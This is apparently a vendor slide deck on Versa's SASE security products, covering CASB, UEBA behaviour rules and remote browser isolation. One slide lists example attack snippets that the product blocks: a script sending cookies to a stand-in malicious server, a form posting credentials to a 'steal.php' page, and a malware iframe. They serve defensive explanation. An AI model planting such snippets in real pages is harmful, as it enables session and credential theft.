Dropbox	Instance: 2	<a href="#">+ Set Up New Instance</a> <a href="#">Hide ^</a>	
Dropbox Instance 1	bob.admin@dropbox.com	API Data Protection	Quarantine Malware <a href="#">Grant Access</a> <a href="#">Edit</a> <a href="#">Delete</a>
Dropbox Instance 2	john.admin@dropbox.com	Quarantine	Malware <a href="#">Grant Access</a> <a href="#">Edit</a> <a href="#">Delete</a>
Egnyte	Instance: 2/4	<a href="#">+ Set Up New Instance</a> <a href="#">Details v</a>	
GitHub	No Instance	<a href="#">+ Set Up New Instance</a>	
Google Drive	No Instance	<a href="#">+ Set Up New Instance</a>	
Google Email	No Instance	<a href="#">+ Set Up New Instance</a>	
Microsoft 365	No Instance	<a href="#">+ Set Up New Instance</a>	
Microsoft OneDrive	No Instance	<a href="#">+ Set Up New Instance</a>	

[Back](#) [Skip to Review](#) [Done](#)

- Complements inline CASB
- All content is processed through offline CASB, DLP, Anti Malware, AI/ML, and Sandboxing
- Retroscan: Periodic “data-at-rest” scan of content in SaaS, IaaS

# CASB: Inline vs API-based - When to use what

Inline CASB	API-based Data Protection (CASB)
~80 SaaS applications, more apps and activities continuously added through security package updates	30+ SaaS/IaaS application connectors, more apps and activities are developed as feature additions
Use where it is possible to decrypt TLS	Use when the the SaaS/IaaS application is certificate pinned
Deployed through VOS	Deployed offline, closer to the SaaS application
Works through the Versa Cloud Gateway or an appliance running VOS, typically through a corporate network	Works even for users who bring their own device (BYOD) and connect from outside the corporate network
Granular actions –login, upload, download, video, chat etc.	Very granular app-specific actions – E.g: File download in a slack channel, actions based on sender/receiver list or groups in Gmail, Outlook etc.
Operates at the network layer - Uses a reverse proxy mechanism	Operates at the Application layer - Uses webhooks, App Connectors and works directly as an authorized connector of the SaaS/IaaS app
No additional authorization needed as this is a proxy	Needs explicit authorization by an application admin
Risk classification on a scale of 5 -from extremely low to extremely high risk is available	Risk classification doesn't apply
Complements API-DP	Complements inline CASB
Available today in VOS	Limited Availability, in deployment

V

A

# Versa UEBA - Solution

## UEBA

- Baselines user and entity behavior using dynamic risk scores
- Applicable to users, devices and other entities - laptops, phones, IoT/OT devices
- Detects anomalous behavior and triggers actions

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by**

## Versa Advanced Network Insights (VANI)

Machine learning core for network anomaly detection and network prediction

## Versa Analytics

Big data solution that provides real-time, historical baselining, correlation, prediction, dashboards, reports and logs


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## Versa Messaging Service

- Intelligence plane that consumes high volume of critical network performance info, security updates, third party feeds
- Custom built to for high scale, volume of feeds, performance
- *AI-engine with Graph DB*

Versa UEBA: From Logs to insights, from alerts to dynamic actions

## Create User and Entity Protection (UEBA) Rule



We have preselected your security enforcements, below.

You can unselect and customize any configuration you'd like to enforce.

<div><div>User &amp; Entity Behavior Analytics ⓘ</div><div><b>Bulk Delete</b></div><div>Versa's preconfigured Bulk Delete monitors potentially risky users for any malicious activity that would cause data loss.</div><div>The following files will be <input type="text" value="blocked"/> from user deletion:</div><div><b>Blocked File Deletions</b></div><div>Any bulk content containing 100 files, deleted within a 60 minute time interval</div><div>+ Create new profile from this</div></div>	<div><div>User &amp; Entity Behavior Analytics ⓘ</div><div><b>Bulk Download</b></div><div>Versa's preconfigured Bulk Download identifies suspicious download activity from applications and instances where corporate data is stored.</div><div>The following files will be <input type="text" value="blocked"/> for user downloads:</div><div><b>Alerted File Downloads</b></div><div>Any bulk content containing 100 files, downloaded within a 60 minute time interval</div><div>+ Create new profile from this</div></div>
<div><div>User &amp; Entity Behavior Analytics ⓘ</div><div><b>Bulk Failed Logins</b></div><div>Versa's preconfigured Bulk Failed Logins identifies attempts to breach corporate user accounts.</div><div>The following failed logins will be <input type="text" value="blocked"/> from user login attempts:</div><div><b>Blocked Failed Logins</b></div><div>Any 3 subsequent failed login attempts within a 15 minute time interval, identified as medium severity</div><div>+ Create new profile from this</div></div>	<div><div>User &amp; Entity Behavior Analytics ⓘ</div><div><b>Bulk Upload</b></div><div>Versa's preconfigured Bulk Upload detects suspicious data movement to applications and sites which could potentially expose corporate data.</div><div>The following files will be <input type="text" value="blocked"/> from user uploads:</div><div><b>Blocked File Uploads</b></div><div>Any bulk content containing 100 files, uploaded within a 60 minute time interval identified as medium severity</div><div>+ Create new profile from this</div></div>
<div><div>User &amp; Entity Behavior Analytics ⓘ</div><div><b>Impossible Travel</b></div><div>Versa's preconfigured Impossible Travel detects geographically distant login activities.</div><div>The following locations and sensitivity to distance will be <input type="text" value="blocked"/> from user activity:</div><div><b>Blocked Locations</b></div><div>Any location travelled within a distance of 1x sensitivity, identified as high severity</div></div>	<div><div>User &amp; Entity Behavior Analytics ⓘ</div><div><b>Suspicious Data Movement</b></div><div>Versa's preconfigured Suspicious Data Movement identifies movement of data from corporate applications to personal or non-corporate applications or sites.</div><div>The following events will be <input type="text" value="blocked"/> from user activity:</div><div><b>Blocked Events</b></div><div>Any suspicious data movement, identified as medium severity</div></div>

# Versa UEBA

## Anomalous Behavior Use Cases:


- Infrequent destinations
- Impossible or superman travel
- Bulk deletions
- Build downloads
- First access to applications
- First access to subnets
- Access from different devices
- Custom anomalous policies
- And more added..

## Actions


- Reauthenticates user
- Invalidates SaaS cookies, Mirrors user traffic
- Enforces restricted access

# Versa Remote Browser Isolation

- Isolate browsing activity from internal network
- Browsing activity is executed in a remote, sandboxed environment
- Active content only executes in remote browser
- Only a safe visual stream is relayed to the client browser



# Versa RBI - Solution




Versa RBI: Highly responsive, native experience – the *next best thing* to browsing in real time

# How RBI Removes Malicious Content via DOM Mirroring

- **Blocks Malicious JavaScript:** Executes in isolation mode `<script>document.cookie.sendTo('malicious-server.com')</script>`
- **Prevents Credential Theft:** Blocks form submissions or rewrites forms like `<form action="http://malicious-site.com/steal.php">`
- **Sanitizes DOM-based XSS Attempts:** Strips harmful event handlers from ``
- **Controls Iframe Content:** Blocks dangerous iframes such as `<iframe src="malware-distribution.com">`
- **Rewrites Dangerous Links:** Transforms `<a href="malicious-download.exe">` to safe alternatives
- **Removes Active Content:** Eliminates risky elements like `<object>`, `<embed>`, and `<applet>`

# Versa SASE Components



# Versa Differentiation

- Unified SASE architecture
  - Unified control, mgmt. and data plane, security policies
  - Multi-tenant WAN edge and SSE
- Shared or Private gateways
- Disruptive licensing
  - User, bandwidth and appliance
- Unified data protection SSE-Internet and Private apps, SD-WAN
- Best value



# Thank you

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